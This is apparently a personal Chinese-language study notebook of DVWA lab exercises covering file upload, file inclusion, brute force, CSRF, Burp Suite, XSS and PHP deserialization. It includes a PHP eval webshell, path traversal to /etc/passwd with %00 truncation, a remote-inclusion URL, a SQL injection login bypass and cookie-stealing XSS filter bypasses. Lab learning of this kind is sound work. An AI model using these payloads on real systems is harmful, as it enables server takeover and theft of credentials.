**上传漏洞是具备一定的条件的，第一个就是：我们需要知道上传文件的路径，不然在制作表单的时候，我们不知action的属性值应该是什么，如果不知道action应该怎么填写，那么我们就无法将想要执行的代码传送到服务器中正确的位置**



**构造表单时，**上传的文件路径是必不可少的

**好了，基础的原理了解了，下面我们就开始做实验（ASP就先不看了，基本上都大差小不差，实在不行还有手册）**

完整实验参考自：<http://www.freebuf.com/articles/web/119467.html>

本实验还是一样，在DVWA中进行，**先稍等一下**，我想去前两天刚安装的WIN7虚拟机中去重新搭建一个DVWA环境，原来用的phpMyAdmin总是出问题。。。。。。

配置需要的时间比较长，我先用metasploitable的DVWA环境吧，我靠我弄了半天xampp，他的phpmyadmin页面不知道为啥访问不了，算了，先不管了，DVWA能用就行

### DVWA上传漏洞实验

#### low

我们的一句话木马文件的内容就是这样：  
 <?php


@**eval**($\_POST['apple']);

//需要解释的地方就是@,他会告诉php引擎不要显示错误信息


?>

在低级的时候，页面会返回文件的保存路径，得到路径之后我们就可以利用中国菜刀自动生成表单来提交木马，

把文件路径和口令添加到中国菜刀



进而获得webshell，然后入侵就结束了，我们已经接管了该服务器



从低级的源代码中我们就可以看出，他没有对文件类型做任何的过滤，而且直接把文件上传路径也返回给了用户。。。。。。。

#### medium

阅读中级源码之后，我们可以看到，代码对文件的**大小类型都作了限制**

**这里我们引入一个新的概念，文件包含漏洞**

##### 文件包含漏洞（File Inclusion）

文件包含漏洞可利用的决定性条件就是：


php.ini（php的配置文件）的allow\_url\_include选项的值是On

而要想包含一个远程文件，


php.ini（php的配置文件）的allow\_url\_fopen选项的值是On

在网上查阅资料后，基本可以得出一个结论，就是文件包含漏洞是PHP语言所特有的，在其他的脚本语言中几乎是不存在该漏洞的，PHP之所以会产生文件包含漏洞，都是这6个函数造成的：include(),include\_once(),require(),require\_once(),f**open(),readfile()**

其中前四个函数可以解析任意后缀的文件，只要内容符合PHP语法规范，就可以执行，如果不符合语法规范，就会将其内容显示出来，这是我自己写的一个文件包含的例子



后两个函数会造成敏感文件被读取的隐患

再来看这样一段PHP代码：  
 

如果我们传过去的file的值是：**../../etc/passwd**（前面加上../../（理论上说，越多越好）是为了保证能够到达操作系统的根目录）

传进去之后，include函数执行的时候就变成了**/home/wwwrun/etc/passwd.php**

**显然这是一个不存在的文件，**

**BUT：**

###### %00截断

我们可以使用%00截断的方式读取服务器中的任意文件

为什么%00截断是有效的呢？

因为PHP语言的内核是C语言，学过C语言的都知道在字符串中，如果读到了’\0’就认为是读到了边界，后面就算有再多内容，也不会被读取了，查看ASCII码表可知，’\0’的的十进制编码就是0，在URL中是以十六进制编码的，URL形式就是%00

所以我们把上面的file值改成这样：**../../etc/passwd%00**

**这样一来，我们就能顺利读取到ect目录下passwd文件中的内容**


###### low

文件包含漏洞的low级别DVWA实验就不再做了，上面讲的已经很清楚了

顺便说一下,上面的那种漏洞利用属于**本地包含**

**顺便再说一下，%00阶段方法基本上已经没有施展的空间了、**

**还要再说一下远程文件包含，实施该操作的前提是allow\_url\_fopen选项是开启状态，上面也已经说过，示例如下；  
 我在本机的Apache根目录下放置了一个phpinfo.txt文件：**

 **然后使用远程文件包含，URL如下：**

**<http://192.168.43.155/dvwa/vulnerabilities/fi/?page=http://192.168.1.102/phpinfo.txt>**

**上面说过，只要文件内容符合PHP语法规范，就会被执行：**

###### medium

前期重在理解各种概念，因此就先写了low级别，后续会把medium以及high级别补充上去

# 爆破（Brute Force）

## low

先说一下爆破的概念，所谓爆破，就是暴力破解，就是使用字典进行枚举破解用户口令的一种方法渗透方法

### ####2018年2月20日15:34:12####

一连挂机三局，今天估计是要被禁赛了，好了，接着看暴力破解

妈的，暴力破解需要用到BurpSuit，但是这个狗比软件好难用啊，根本摸不着头脑

歇会儿，本来也没看啥。。。。。。去看会儿**正则**

以后我的世界里只有和网络安全有关的东西

### ####2018年2月25日09:14:49####

接着看爆破的low级别漏洞

查看low级别的源代码，首先可以确定，它是具有SQL注入漏洞的，因为它并未对输入做任何过滤就直接带入到了查询语句中，所以我们可以先尝试使用SQL注入进入到保护页面中

这个是查询语句：  



我们可以在USER处填入

**admin' or '1****' = '1或者是admin' #**


**使用这两种方法都可以直接登入系统**

**另一种方法就是使用BurpSuite进行爆破**


**先进行抓包，然后ctrl+I将数据发送到Intrude标签，点击Positions，clear$，选中想要进行修改的参数，在本例中就是123456，点击add$**



**然后点击payloads选项卡，点击load载入本地字典，点击start attack进行攻击**



**观察响应长度（length），发现当参数为 “password”，响应长度与众不同，因此推测password为登录密码，测试之后，成功登录**



## medium

查看源代码，可知，以我目前的能力，是无法执行SQL注入攻击的，它使用了

 mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"],  $user )

对输入的user字符进行了转义，而且password进行了MD5处理，这样一来就无法通过password进行注入了，所以对我而言，该登陆页面已经不存在SQL注入风险了

相比于LOW等级代码，medium等级的代码在登陆失败时，增加了 sleep( 2 );

这样仅仅会延长爆破的时间而已，但还是能够通过low等级代码的爆破方式来进行爆破

## High

# CSRF

## ####2018年3月1日15:52:34####

最近在学习PHP，所以中间隔了很长时间没有学习web渗透，好了接着看，今天是CSRF，首先解释一下CSRF是个什么东西

## CSRF的概念及形成原因

### ##### 2018年3月17日20:44:39#####


CSRF，全称，跨站请求伪造，它使用用户与服务器之间回话的未过期的cookie来冒名顶替用户，这篇博客讲的非常好：<http://blog.csdn.net/stpeace/article/details/53512283>

一般通过诱导用户点击链接，从而触发代码执行，从用户的浏览器向已和用户建立连接的服务器发起请求

### CSRF攻击检测：

#### 验证Referer字段：

首先先来讲一下http协议的**Referer**字段，



Referrer字段值用来确定发起请求的Web页面

我们可以通过Referer字段来检测CSRF攻击，如果黑客执行了CSRF攻击，那么Referer字段一定是其他网站，而不是预期的网站，但是对于禁止浏览器提供Referer的用户来说，这种检测方法根本不起作用

#### 在请求地址中添加token并验证

在网上一顿搜寻之后，终于弄懂了token验证的原理，就是在表单设置一个token变量，然后给它赋值tokenvalue，对于get表单，token值会附在URL之后，http://url?csrftoken=tokenvalue

对于post表单，我们就这样写：

<input type="hidden" name="csrftoken" value="tokenvalue" />

做一个隐藏的input标签把tokenvalue赋给csrftoken即可，好了，今天就先到这儿。。。。

### ####2018年3月18日08:50:56####

一次实战过程：

http://www.freebuf.com/articles/web/55965.html

# Burp Suite的使用

## #### 2018年2月22日05:54:32####

Burp Suite是一款使用java语言编写的拦截http和https协议流量的抓包工具


这篇文章已经讲得很详细了，我就不多写了

<https://t0data.gitbooks.io/burpsuite/content/chapter3.html>

麻痹好烦啊

这个笔记我们按照Burp Suite这个软件的标签来写

### Proxy标签



此标签下共有四个选项卡

Intercept选项卡用来进行拦截

HTTP history选项卡会记录通过Burp Suite的所有流量信息

WebSockets History：

Options：对Proxy进行各项设置：过滤筛选等操作


#### Interception选项卡

该软件的拦截功能主要由Intercept标签的Forward、Drop、Interception is on/off、Action四个标签组成

当处于Interception is on状态时，通过该代理的请求和回复都会被拦截，所谓Forward就是把拦截的消息发到他们的目标服务器（放行），当然该消息可以是经过BurpSuite用户修改过的

所谓Drop就是把当前拦截到的HTTP请求/回复包丢掉

Action选项卡可以将当前拦截到的消息发送到BurpSuite的其他标签，还可以对请求消息进行修改：such as改变请求方式POST/GET，改变请求body的编码，同时还可以改变请求消息的拦截方式：such as不再拦截该主机的消息或者该IP地发出的请求消息、不再拦截此文件类型的消息、也可以指定针对此消息拦截它的服务器端返回消息

上面的截图没有截到：  


注意这张图的右下角有一个文本框，暂且称之为Comment标签

他的作用就是对拦截的消息进行备注，在真正的渗透测试中，会同时拦截很多消息，打开多个窗口，这时如果有个备注，将会是很大的帮助

在文本框紧挨着的右边，有一个带颜色的方框，它是用来HighLight的，用于对当前拦截的消息进行标记


#### Option选项卡

可选项配置


在该选项卡中，一共有几大板块

分别是

1. 拦截请求
2. 拦截响应
3. 修改响应消息
4. 正则表达式相关配置
5. 其他的配置项


上面所说的服务器返回消息（服务器的响应）指的是自动修改，并不需要用户去手动修改，软件会帮助用户自动修改

打字挺累的，直接贴图



**正则表达式配置：**  
 这一项配置的主要作用就是自动替换请求消息和响应消息的某些值和文本，它的过人之处就在于它支持正则表达式

没啥说的，直接放张图




点击add添加匹配规则，Match框填写正则表达式，Replace写想要替换成的文本

**History：历史记录**

**Proxy标签的历史记录共有两个，一个是HTTP history，另一个是WebSockets history**

在历史消息中，最有用的就是过滤器，使用正则表达式匹配目标文本

既然是做Web渗透，那就一定得对HTTP非常了解，所以我决定花上一天的时间，将这份文档看完：  


我没看完，就看了一点，第一：翻译比较垃圾

第二：昨天去我二姑父家了，喝了点酒，头有点痛，从晚上八点睡到了第二天十一点


第三：我太垃圾

## ####2018年2月24日14:28:35####

### SSL和Proxy高级选项


HTTPS协议是为了数据传输安全的需要，在HTTP原有的基础上，加入了安全套接字层SSL协议，通过CA证书来验证服务器的身份，并对通信消息进行加密。基于HTTPS协议这些特性，我们在使用Burp Proxy代理时，需要增加更多的设置，才能拦截HTTPS的消息。

#### CA证书的安装

证书安装步骤比较简单，先把BurpSuite的interception is on打开，然后在已配置代理的浏览器中输入<http://burp>，进入这个页面：  


点击CA Certificate下载安全证书，然后安装到受信任的证书颁发机构即可

#### Proxy高级设置


在监听非浏览器应用的时候，BurpSuite自带的监听设置可能就无法满足需求了，这是我们可以点击ADD按钮，进行自定义设置：  


ADD下一共三个选项，

Binding（绑定）

绑定端口和IP，IP共分为3类，本地环回、所有的接口、指定地址

Request handling（请求处理）：




这个选项就是当BurpSuite收到监听端口的请求后，请求指示如何对该请求进行处理，可以进行**host的转发以及port的转发**（就是重定向到其他的IP地址和端口）

还有两个选项就是**强制使用SSL和隐形代理**

**通过Burp Proxy的消息是否强制使用SSL，如果设置了此项，则请求若是http协议，经Burp proxy代理后将转换为https协议。隐形代理主要是用于测试客户端应用或者是非浏览器代理方式的应用，当我们设置了它,访问这些应用时，将通过非代理的方式，直接连接Burp Proxy的监听端口。**

Cerficate（证书）：



# XSS

## DVWA XSS 反射型

### LOW

直接写js代码，使用alert弹出cookie值：

*<scri**pt> a**lert(document.cookie) </script>*

### MEDIUM

查看源码可知，后台使用str\_replace方法将<script>替换成空字符了：

$name = str\_replace( '<script>', '', $\_GET[ 'name' ] );

我们只需要在<script>中再掺杂一个<script>来掩护一下就行了

*<s<script>c**ript>aler**t(doc**ument.cookie)</s<script>cript>*

### HIGH

比中级的过滤手段高明了一些，使用正则表达式把script这些字符全部给过滤掉了

$name = preg\_replace( '/<(.\*)s(.\*)c(.\*)r(.\*)i(.\*)p(.\*)t/i', '', $\_GET[ 'name' ] );

我们再换个方式，不使用script这个标签：

*<**img src=asd onmouseover=alert(document.cookie) />*

或者是这种：

*<img src=asd onerror=alert(document.cookie) />*

## DVWA XSS 存储型

和反射型的没区别，其实我感觉这些都没什么意义了，只要别人按照安全规范进行开发，就没这些问题了，他都知道对message进行处理了，还不知道对name进行处理吗？？？？

## DVWA XSS DOM型

# PHP反序列化漏洞

<https://www.cnblogs.com/perl6/p/7124345.html>

所谓序列化，就是对象与字符串之间的互相转换

序列化 serialize：对象转字符串，便于保存

反序列化 unserialize：字符串转换成对象

<?php

**class** F{

**public** $filename='a.txt';

}

$a = **new** F();

**echo** **serialize**($a);

**输出为：**

**O:1:"F":1:{s:8:"filename";s:5:"a.txt";}**

**O代表对象，1代表对象（类名）长度，”F”是类的名字，后面的1代表类中的变量个数，本例中只有**filename**一个变量，s应该是表示序列化，8是变量名的长度”filename”长度为8，后面的s代表是字符串类型，长度为5，值为”a.txt”**

反序列化的漏洞就体现在我们可以用序列化之后的字符串构造出自己想要的对象